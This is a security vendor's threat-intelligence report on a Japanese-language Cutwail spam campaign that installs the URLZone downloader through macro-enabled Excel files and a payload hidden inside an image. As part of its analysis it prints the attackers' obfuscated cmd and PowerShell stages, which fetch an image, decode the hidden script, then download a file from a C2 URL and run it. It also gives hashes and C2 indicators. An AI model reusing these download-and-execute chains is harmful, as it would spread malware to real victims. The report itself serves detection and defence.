Cutwail Spam Campaign Uses Steganography to Distribute URLZone

crowdstrike.com/blog/cutwail-spam-campaign-uses-steganography-to-distribute-urlzone/

Sebastian Eschweiler, Brett Stone-Gross, and Bex Hartley October 25, 2018

CrowdStrike® Falcon® Intelligence™ has observed a new *Cutwail* spam campaign from NARWHAL SPIDER on 24 October 2018. NARWHAL SPIDER is the adversary name designated by Falcon Intelligence for the criminal operator of Cutwail version 2. NARWHAL SPIDER primarily provides spam services with a large customer base that has included malware operators such as WIZARD SPIDER (developer of TrickBot), affiliates of BAMBOO SPIDER (developer of Panda Zeus), and many others including URLZone, Nymaim and Gozi ISFB. The targets and payloads delivered through Cutwail spam campaigns are determined by the customers of NARWHAL SPIDER.

The Japanese-language spam campaign uses a mixture of malicious PowerShell (PS) and steganography — a method of sending data in a concealed format — to distribute the eCrime malware family *URLZone* (a.k.a. *Bebloh)*.

The Japanese-language emails contain a malicious, macro-enabled Microsoft Excel attachment named with the pattern `DOC2410201810{DIGIT[6]}.xls`, and have a SHA256 hash of `54303e5aa05db2becbef0978baa60775858899b17a5d372365ba3c5b1220fd2e`. A screenshot of this attachment is provided in Figure 1. The message body of the spam email is either blank or consists of the content provided in Table 1, which also lists the possible subject lines.

	JAPANESE TEXT	DIRECT TRANSLATION
Subject Lines	注文書の件	Order Form
	立替金報告書の件です	It is a matter of the advance payment report.
	申請書類の提出	Submit application form
	請求データ送付します	We will send billing data
	納品書フォーマットの送付	Sending invoice format
Email Content	いつもお世話になります。 追加発注書です。 を送付致します。 ご確認のほど、宜しくお願い	Always thank you for your help. In case It is an additional order form. I will send it. As much as you confirm, thank you.

Table 1. Cutwail Spam Campaign Details



Figure 1. Screenshot of Malicious, Macro-enabled Microsoft Excel Document

Upon opening the Excel document and enabling macros, the victim machine begins to run through the series of events detailed below.

Stage 1: Deobfuscation Routine

The embedded Visual Basic Application (VBA) code runs cmd.exe as shown below:

```
cmd.exe /V:ON/C"set lW=o.crm`VPx57^^l(SEX]L8{-Y=GZU:K%0B[9ia2eb*yftp_/T$j1'vdMF^|C\Hwk^&)WAIDn+}h4,sg6;3 R""ON&&for %9 in (15,2,70,82,45,78,78,47,71,24,10,23,32,42,22,7,15,17,13,50,53,50,68,50,64,46,70,50,62,78,76,78,78,78,47,71,19,16,10,23,7 set Rc=!Rc!!lW:~%9,1!&&if %9 geq 84 cmd /C!Rc:~-1334!"
```

This command decodes and executes a second stage, which is a combination of another Windows batch command with a PS command.

Stage 2: Download Image File and Execute PowerShell Command

Stage 2 is shown in the following code below:

```
cmd  /CEchO/  $4G7=[tYPE]('M'+'ATh') ;   $48X7= [type]('SystEm.T'+'Ex'+'T'+'.ENc'+'o'+'DIng');  .("{1}{0}" -f'l','sa') ('a') ("{0}{2}{1}" -f'New','ct','-Obje');^^^&("{0}{1}"-f 'Add-T','ype') -AssemblyName "System.Drawing";${g}=^^^&('a') ("{4}{2}{1}{0}{3}"-f '.Bi','ing','w','tmap','System.Dra')((^^^&('a') ("{0}{1}{3}{2}" -f 'Net.','We','t','bClien')).("{1}{0}" -f'penRead','O').Invoke("https://images2.imgbox.com/ca/88/A2ZSlW6S_o.png"));${O}=^^^&('a') ("{0}{1}"-f'Byte','[]') 1860;(0..2)^^^|.('%'){foreach(${x} in(0..619)){${p}=${g}.("{0}{1}" -f 'GetPi','xel').Invoke(${x},${_});${o} [${_}*620+${X}]=(  $4g7::("{1}{0}"-f 'loor','F').Invoke((${p}."B"-band15)*16)-bor(${p}."g" -band 15))}};^^^&("{0}{1}" -f'I','EX')( ( LS vARIabLE:48x7 ).ValUE::"a`scii"."get`s`TrInG"(${O}[0..1341])) |c:\wIndOws\SyStem32\CliP.ExE &&CMd.Exe /c powerSHELL -ExeCUTIONpOl BYPass -NoniN -wIndOwSTY HIDDEn -nOpROFi -st -NolOgO . ( \"{0}{1}{2}\" -f 'Add',( \"{0}{1}\" -f'-','Typ' ),'e' ) -Assem (\"{3}{1}{5}{0}{4}{2}\" -f ( \"{2}{1}{0}\" -f'd','.Win','em' ),'ys','s','S',( \"{2}{1}{0}\"-f 'Form','.','ows'),'t') ; ^^^&  ( ${e`NV`:cOMs`pec}[4,15,25]-jOIN'') ( ( [SYSteM.WiNDoWs.ForMS.CLIPbOaRd]::(\"{0}{1}\" -f 'G',(\"{0}{1}\" -f'e','ttExT' )).\"i`Nv`oKE\"( ) ) ) ; [System.Windows.Forms.Clipboard]::(\"{0}{1}\" -f'Cl','ear' ).\"i`NvO`kE\"( )
```

The PS command provided above results in the following sequential actions:

- Downloads an image and decodes a third stage (detailed below)
- Copies stage 3 to the clipboard
- Executes PS command to initiate stage 3

The stage 2 PS command downloads a PNG file from the URL `https://images2.imgbox[.]com/ca/88/A2ZSlW6S_o.png.`

The downloaded image has the SHA256 hash `73da11127aa1da5538d153ba7f063c74fb90af46da581f098f179e1bb8371904` and is shown below:

Figure 2. Screenshot of Downloaded Image File with Steganography to Hide the Payload

Next, the command decodes hidden data using digital steganography from the image. The information is hidden in the blue (B) and green (G) channels of the image. To be more exact, the four least significant bits of the blue and green channels contain another PS script (stage 3). The four bits from the blue channel form the most significant bits of the data, and the four bits from the green channel form the least significant bits to produce the full byte of the output, as shown below:

Data (1-byte)	
Blue Channel (4-bits)	Green Channel (4-bits)

The following Python code extracts the PowerShell command from the image:

```
from PIL import Image import sys
image = Image.open(sys.argv[1])
pixel = image.load()
payload = bytearray()
for y in xrange(3):
for x in range(620):
r, g, b = pixel[x,y]
payload.append( (b&15) * 16 | (g&15) )
print(payload)
```

The stage 3 PS command is hidden in the first three rows of the image. The following image shows detail of the original image, with the red channel removed for better visibility. It demonstrates the use of steganography, with a lower entropy in the first three rows.



Figure 3. Image Showing the Blue and Green Color Channels for the Downloaded Image containing a Hidden PowerShell Command in the First Three Rows

Next, the decoded stage 3 PS command is copied to the clipboard and executed. To that end, another instance of `powershell.exe` is spawned by stage 2. The new PS command copies the content of the clipboard and executes it. Finally, the clipboard content is cleared.

Stage 3: Further PowerShell Activity

The PS command in stage 3 is also highly obfuscated; a deobfuscated version is shown below:

```
$Ds = Get-Culture | Format-List -Property * | Out-String -Stream; if ($Ds -Match "ja") { $urls =
"http[:]//pigertime[.]com/mksettting", ""; foreach ($url in $urls) {

Try {

write-Host $url; $fp = "$env:temp\pain.exe"; Write-Host $fp; $wc = New-Object System[.]Net.WebClient;
$wc.Headers.Add("user-agent", "Mozilla/5.0 (Windows NT; Windows NT 10.0; us-US) AppleWebKit/534.6 (KHTML, like Gecko)
Chrome/7.0.500.0 Safari/534.6"); $wc.DownloadFile($url, $fp); Start-Process $fp; break

}

Catch {

Write-Host $_.Exception.Message

}

}

}
```

The obfuscated PS command first checks whether the current region settings contain the string `ja`. This is most likely a superficial regional check for the Japanese region. If this is the case, the victim machine makes an HTTP GET request to the URL `http[:]//pigertime[.]com/mksettting` with the user agent `Mozilla/5.0 (Windows NT; Windows NT 10.0; us-US) AppleWebKit/534.6 (KHTML, like Gecko) Chrome/7.0.500.0 Safari/534.6`. The payload is downloaded to `%TEMP%\pain.exe` and executed.

The downloaded payload has the SHA256 hash `03fe36e396a2730fa9a51c455d39f2ba8168e5e7b1111102c1e349b6eac93778` and is a variant of the eCrime malware downloader URLZone.

URLZone

The observed variant of URLZone is using a command-and-control (C2) server of `https://oaril[.]com/auth/` and the public key provided below:

```
-----BEGIN PUBLIC KEY----- MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCmk6zOuYcUd1H6vUyvuxrcozqW
mOl5jTa9HDodiKaPtRPmNv2rRPF/4urX476F+SM6kmLcG04lnE3bEAQzO+kJJx8x
gmxESN8piJ3aSxnjAqpt3rVjmwXmoULE1wnOFCKt32UmfZ7xNaPeYJyLvgcfGMme MGuPDjhqw5LmxzzSjwIDAQAB -----END PUBLIC KEY-----
```

Following the successful installation of URLZone, the C2 sends a request to a URL to download and execute a malicious payload. Although Falcon Intelligence has yet to observe the final payload delivered, the previous Japanese-language spam campaigns that delivered URLZone resulted in the download of Gozi ISFB.

It should be noted that CrowdStrike Falcon is able to leverage the behavioral pattern described in this blog and provides coverage against this threat. In addition, the Falcon machine learning algorithm is able to detect and prevent the URLZone payload from executing.

Cutwail spam levels in the last three months have been significantly lower. The introduction of steganography may suggest that NARWHAL SPIDER has been developing new, innovative methods to evade detection and improve infection rates. Although not commonly used by eCrime actors, steganography has been used for malware delivery in the past, such as the Lurk Downloader and StegoLoader.

Learn more:

- *To learn more about how to incorporate intelligence on threat actors such as NARWHAL SPIDER into your security strategy, please visit the Falcon threat intelligence product page.*
- *Download the CrowdStrike 2020 Global Threat Report*